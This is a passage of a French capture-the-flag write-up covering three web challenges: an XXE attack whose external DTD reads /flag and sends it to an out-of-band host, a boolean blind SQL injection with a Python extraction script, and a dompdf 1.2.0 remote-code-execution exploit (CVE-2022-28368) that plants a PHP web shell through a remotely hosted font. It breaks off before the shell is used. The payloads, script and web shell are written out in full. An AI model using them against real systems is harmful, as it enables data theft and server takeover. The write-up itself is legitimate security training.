


```
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % eval "<!ENTITY &#x25; send SYSTEM 'http://azxtrmtedzbcseavtoj2xgzxir184d7.oast.fun/?x=%file;'>">
%eval;
%send;
```

Je crée ensuite la payload XML qui va charger automatiquement la DTD hébergée à l'URL ci-dessus:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
3 "https://paste.c-net.org/WenchBusted"> %xxe;]>
4 <doc>&xxe;
```

Une fois chargée, c'est la DTD elle-même qui effectue toute l'exfiltration du fichier /flag. J'encode ma payload en base64 et l'envoie dans le champ XML:



```
Content-Length: 166
Origin: https://ics4kx9g3p6ggajrbj3cqxsufknj4i9-2025-12-02-tdu3-b60612.wannatry.fr
Referer: https://ics4kx9g3p6ggajrbj3cqxsufknj4i9-2025-12-02-tdu3-b60612.wannatry.fr/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

xml=
PD94bWwgdmVyc2lvbj0iMS4wIj8%2BCjwhRE9DVFlQRSBmb28gWzwhRU5USVRZICUgeHhlfIFN
ZU1RFTQoiaHR0cHM6Ly9wYXNOZS5jLW5ldC5vcmcvV2VuY2hCdXNOZWQiPiAleHh010%2BCj
xkb2M%2BJnh4ZTsK

Warning
: simplexml_load_string(): Entity: line 1: parser error : Invalid URI:
http://azxtrmtedzbcseavtoj2xgzxir184d7.oast.fun/?x=FLAG{http://home-2025-
12-02-tdu3-b60612.wannatry.fr/qk7gi3xb2a3rzsx9edxylqczm4xvq9xm-end.html}
in <b>
```

On observe qu'une fois la DTD chargée, le serveur tente de construire l'URL d'exfiltration contenant directement le contenu du fichier /flag.

Le problème est que le flag inclut des caractères spéciaux (`{`, `}`, `/`, etc.) qui rendent l'URL générée invalide aux yeux du parseur XML de PHP.

Lorsqu'il essaie d'interpréter cette URI malformée, `simplexml_load_string()` déclenche une erreur et affiche l'URL fautive dans son message d'erreur.

Comme cette URL contient le flag en clair dans ses paramètres, celui-ci apparaît directement dans la réponse HTTP.

Dans un scénario réel, ou pour obtenir une exfiltration propre dans Interactsh, il aurait fallu encoder le contenu récupéré (par exemple en Base64 via `php://filter/convert.base64-encode/resource=/flag`) afin d'éviter que les caractères spéciaux ne cassent la construction de l'URL.

Cela permettrait de transmettre le flag silencieusement, sans générer d'erreur côté serveur.

Cependant, pour ce challenge, cette erreur nous a été utile : elle confirme que l'attaque XXE fonctionne, que la DTD externe est bien interprétée, et qu'elle permet effectivement de lire le fichier /flag.

Le flag est donc récupéré malgré l'erreur, ce qui suffit à valider complètement l'exploitation.

FLAG{lien-vers-challenge6}

Challenge 6

L'interface du challenge propose uniquement une page de connexion.

Aucune fonctionnalité additionnelle (inscription, posts, dashboard...) n'est réellement opérationnelle côté serveur.

Le seul point d'entrée exploitable est l'API suivante :


POST /api/authenticate

Cette API reçoit un couple username/password au format JSON, et renvoie une réponse indiquant si l'utilisateur est authentifié ou non.

Lors de tests initiaux, l'envoi d'un couple de valeurs arbitraires déclenche systématiquement le message :

```
"error": true, "message": "Invalid credentials"
```

Afin d'évaluer la robustesse du paramètre username, J'ai testé la requête suivante :



Le serveur renvoie cette fois une authentification réussie, indiquant clairement que l'expression transmise dans username a interrompu la requête SQL, révélant une vulnérabilité de type SQLi.

Aucune erreur n'est remontée lorsque la requête injectée casse la structure SQL côté serveur. L'application ne fournit qu'une réponse binaire (error: true/false), ce qui indique

clairement qu'il s'agit d'une injection SQL en mode blind booléen, où la seule information exploitable pour orienter les tests est l'état de réussite ou d'échec de l'authentification.

Une fois connecté sur la dashboard j'aperçois ce message:

Dashboard


Arf, you are authenticated, but the website is under construction ...

Dev Note: The posts are in the database but no one could access it without the appropriate API endpoint

Je comprends alors que le but de ce challenge va être de récupérer le contenu des articles pour trouver le flag en utilisant la SQLi blind.

Dans un premier temps, l'objectif est de déterminer dans quelle table de la base de données sont stockés les différents articles. Pour cela, une requête SQL injectée de type UNION SELECT est utilisée afin de tester l'existence d'une table suspectée.

La payload suivante est envoyée dans le champ username :




```
Request
Pretty Raw Hex
11 Content-Length: 81
12 Origin: https://9iunt92zjij47u856zljme0uy5974ar2-2025-12-02-tdu3-b60612.wannatry.fr/
13 Referer: https://9iunt92zjij47u856zljme0uy5974ar2-2025-12-02-tdu3-b60612.wannatry.fr/
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18 Te: trailers
19
20 {
21   "username": "admin' UNION SELECT null,null FROM post-- ",
22   "password": "x"
23 }

Response
Pretty Raw Hex Render
3 Content-Type: application/json; charset=utf-8
4 Date: Fri, 05 Dec 2025 21:19:27 GMT
5 Dberror: yes
6 Etag: W/"125-D9AoEKpTTEMNrzMJzWF9PIIGLkK"
7 Pragma: no-cache
8 Server: nginx
9 X-Powered-By: ...
10 Content-Length: 293
11
12 {
13   "error": false,
14   "message": "Logged in",
15   "user": {
16     "username": "admin' UNION SELECT null,null FROM post-- ",
17     "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWludjBVTkltPTiBTUxwFQlQgbnVsbCtudWxsIEZST00gcG9zZC0tICIsImIhdCI6MjY2NDk2OTU2N30.rjRhNvGrXPNfDcsYJlstu5XuXCqXNqGX3fcRQTNvLOY"
18   }
19 }
```

La réponse obtenue confirme que la table "post" existe bien dans la base de données : en effet, la requête injectée ne génère aucune erreur et l'API retourne un message "Logged in".

L'objectif à présent de déterminer le nom de deux colonnes dans la tables post qui pourraient nous servir pour la SQLi blind. Je teste donc plusieurs couples possible et trouve deux champ évident pour une table de ce genre: {id, content}



Le serveur renvoyant une réponse “Logged in” lorsque j’utilise les colonnes id et content dans l’injection SQL, je peux désormais construire une payload permettant d’extraire le contenu de chaque article de manière ciblée.

Pour effectuer cette extraction, j’utilise une requête SQL booléenne basée sur la fonction substr() afin de tester le contenu caractère par caractère :


```
' OR (SELECT substr(content,1,1) FROM post WHERE id=<id-article>)= '<caractere-testé>' --
```

- substr(content,1,1) : extrait le premier caractère du champ content. J’incrémente ensuite la position pour parcourir l’intégralité du texte.
- FROM post WHERE id=<id>: me permet de cibler l’article voulu.
- ='<caractere>' : compare le caractère extrait à celui que je teste.
- Si la condition est vraie : la requête renvoie un résultat et le serveur répond “Logged in”.
- Si elle est fausse : la requête ne renvoie rien et le serveur renvoie “error: true”.

Etant difficile et long de tester tous les caractères de chaque article à la main, je décide de créer un script pour le faire automatiquement:

```
1 import requests
2 url = "https://9iunt92zjij47u856z1jme0uy5974ar2-2025-12-02-tdu3-b60612.wannatry
   .fr/api/authenticate"
3 chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_
   -=!?.:;,+/() [] <>@#&%*$ "
4 result = ""
5 i = 1
6 while True:
7     found = False
8     for c in chars:
9         payload = {
10             "username": f"\' OR (SELECT substr(content,{i},1) FROM post WHERE id
               =5)=\'{c}\' -- ",
11             "password": "x"
12         }
13         r = requests.post(url, json=payload)
14         j = r.json()
15
16         if j.get("error") == False:
17             result += c
18             print(f"{result}")
19             found = True
20             break
21
22     i += 1
```

J'ai ensuite exécuté mon script sur chaque article en modifiant simplement l'ID ciblé. Les premiers articles ne contenaient rien d'utile, mais lors de l'extraction du contenu de l'article 5, le script a révélé le message :



```
[Dec 05, 2025 - 23:14:56 (CET)] exegol-ctf_XMCO chall6 # python3 poc.py
h
he
her
here
here
here i
here is
here is
here is t
here is th
here is the
here is the
here is the f
here is the fl
here is the fla
here is the flag
here is the flag:
here is the flag:
here is the flag: f
here is the flag: fl
here is the flag: fla
here is the flag: flag
here is the flag: flag{
here is the flag: flag{h
here is the flag: flag{ht
here is the flag: flag{htt
```

En laissant le script tourner, j'ai obtenu l'intégralité du flag:

FLAG{lien-vers-challenge7}

Challenge 7

En observant le site du challenge, on remarque la présence d'un formulaire permettant de générer un PDF à partir de quatre champs : nom, prénom, date de naissance et commentaires.

Avant de tester des attaques côté serveur, il est pertinent d'inspecter le code source client, à la recherche de commentaires oubliés, de fonctionnalités internes ou d'indices laissés par les développeurs.

En consultant le JavaScript embarqué dans la page, on tombe sur une fonction inhabituelle : `getJob()`.

La fonction semble volontairement obfusquée.

En l'exécutant localement via Node.js :

```
[Dec 06, 2025 - 13:49:36 (CET)] exegol-ctf_XMCO chall7 # cat easter-egg.js
function getJob() {
  var _$a277 = (function(p, m) {
    var q = p.length;
    var u = [];
    for (var o = 0; o < q; o++) {
      u[o] = p.charAt(o)
    };
    for (var o = 0; o < q; o++) {
      var f = m * (o + 323) + (m % 53909);
      var v = m * (o + 193) + (m % 24900);
      var s = f % q;
      var w = v % q;
      var l = u[s];
      u[s] = u[w];
      u[w] = l;
      m = (f + v) % 2576917
    };
    var d = String.fromCharCode(127);
    var a = '';
    var j = '\x25';
    var y = '\x23\x31';
    var z = '\x25';
    var b = '\x23\x30';
    var x = '\x23';
    return u.join(a).split(j).join(d).split(y).join(z).split(b).join(x).split(d)
  })(C"/x/r/hw/rwiexmdwjfto:.moo.crp-ecnts", 978520);
  _$a277[0];
  return _$a277[0]
}

console.log(getJob());
[Dec 06, 2025 - 13:49:42 (CET)] exegol-ctf_XMCO chall7 # node easter-egg.js
https://www.xmco.fr/rejoindre-xmco/
```

On obtient:

```
https://www.xmco.fr/rejoindre-xmco/
```

Il s'agit d'un easter-egg laissé par le développeur du challenge :)

En examinant le code JavaScript présent sur la page principale, on observe une autre fonction entièrement commentée :

```
/*
function getChantilly() {
    /\ TO DELETE IN PRODUCTION ENV
    var remote_param = "remote";
    fetch('localhost/generate_pdf.php?'+remote_param)
    .then(function(response) {
        if (!response.ok) {
            throw new Error('Error');
        }
        return response.json();
    })
    .then(function(data) {
        console.log(data);
    })
}
*/
```

Plusieurs éléments importants apparaissent ici.

La fonction réalise une requête vers :

```
generate_pdf.php?remote
```

Il s'agit très probablement d'un mécanisme interne utilisé par les développeurs.

De plus, le commentaire indique clairement que cette fonction n'aurait pas dû être présente dans l'environnement de production.

Cela suggère que la requête POST pour créer un PDF peut avoir un autre type de sortie lorsqu'elle est exécutée avec le paramètre remote.

J'intercepte donc avec Burp Suite la requête POST et ajoute le paramètre remote:

```
POST /generate_pdf.php?remote HTTP/2
```

On observe une différence dans la réponse. En effet, un nouveau header est présent:

```
Isremoteenabled: true
```

Cela indique que DOMPdF est configuré pour autoriser le chargement de ressources externes (polices, CSS, etc.).

On remarque également la version du moteur PDF:

```
/Producer (b dompdf 1.2.0 + CPDF)
```

Cette version est importante car DOMPdF 1.2.0 est affecté par une vulnérabilité critique permettant une Remote Code Execution via le mécanisme d'import de polices distantes (CVE-2022-28368).

DOMPDF peut télécharger une police indiquée dans un fichier CSS, puis la met en cache dans `/lib/fonts/<fontname>_normal_<hash>.php`.

Le fichier est ensuite interprété par PHP si son extension est `.php`.

Ainsi, en fournissant une fausse police contenant du code PHP valide, il est possible de créer un fichier malveillant dans ce répertoire et de l'exécuter directement depuis le serveur.

Pour réaliser cette exploit, je me suis aidé de cet article :


<https://www.optiv.com/insights/discover/blog/exploiting-rce-vulnerability-dompdf>

Il explique en détail comment DOMPDF gère les polices distantes, comment elles sont mises en cache sous la forme de fichiers `.php`, et comment détourner ce mécanisme pour exécuter du code sur la machine cible.

Pour mener à bien cet exploit, il faut exposer deux fichiers accessibles depuis l'extérieur, que DOMPDF pourra récupérer grâce au paramètre `remote` ajouté dans la requête.

Pour éviter d'ouvrir un port sur ma box et de mettre en place un serveur local accessible depuis Internet, j'ai choisi de créer une petite application web sur PythonAnywhere.

Cette plateforme me fournit directement un nom de domaine public, ce qui me permet d'héberger mes fichiers malveillants et de laisser DOMPDF les télécharger sans difficulté.



J'y dépose donc deux fichiers essentiels à l'exploitation :

- `style.css`, qui charge automatiquement la police distante ;
- `exploit.php`, une version polyglotte servant à la fois de police TTF valide et de payload PHP.

Création de `exploit.php` :

DOMPDF n'acceptera de télécharger le fichier que s'il ressemble réellement à un fichier `.ttf`.

Un fichier TTF commence toujours par l'en-tête suivant : `\x00\x01\x00\x00\x00\x10\x00\x80`

Je l'ajoute donc en première ligne, puis j'insère ma payload PHP :

```
1 \x00\x01\x00\x00\x00\x10\x00\x80
2 <?php system($_GET['cmd']); ?>
```

Création de `style.css` :

Ce fichier CSS indique à DOMPDF de récupérer ma "fausse police" `exploit.php`.


C'est suffisant pour que le fichier soit téléchargé puis mis en cache côté serveur:

```

1 @font-face {
2     font-family: 'exploit';
3     src: url('https://theoctf.pythonanywhere.com/static/exploit.php');
4     font-weight: normal;
5     font-style: normal;
6 }
7
8 body {
9     font-family: 'exploit';
10 }

```

A présent je génère le PDF avec le paramètre "remote":



Dans le champ commentaires, j'injecte une balise <style> qui force DOMPDF à charger mon fichier style.css.

Une fois la génération du PDF déclenchée avec le paramètre remote, DOMPDF télécharge automatiquement ces deux fichiers depuis mon serveur. Le polyglotte est alors stocké dans la bibliothèque interne des polices, mais avec l'extension .php.

On peut également confirmer dans les logs de mon serveur que la machine du challenge est bien venue télécharger style.css, puis le fichier exploit.php :

```

108.130.98.207 - - [06/Dec/2025:17:48:19 +0000] "GET /static/style.css HTTP/1.1" 200 201 "-" "-" "108.130.98.207" response-time=0.002
108.130.98.207 - - [06/Dec/2025:17:48:20 +0000] "GET /static/exploit.php HTTP/1.1" 200 48 "-" "-" "108.130.98.207" response-time=0.002

```

À partir de là, l'exploit est en place, il ne reste plus qu'à retrouver le nom sous lequel DOMPDF a enregistré notre "police" et exécuter du code via "?cmd=". Pour cela, la réponse renvoyée par BurpSuite est très utile. On y voit clairement comment le fichier a été enregistré dans le dossier des polices :

```
/BaseFont /exploit_normal_5e368b03ec49ffe9e308dfca4b8caec6
```

DOMPDF génère toujours ce type de nom en suivant le schéma :

```
<fontname>_normal_<md5 de l'URL>
```

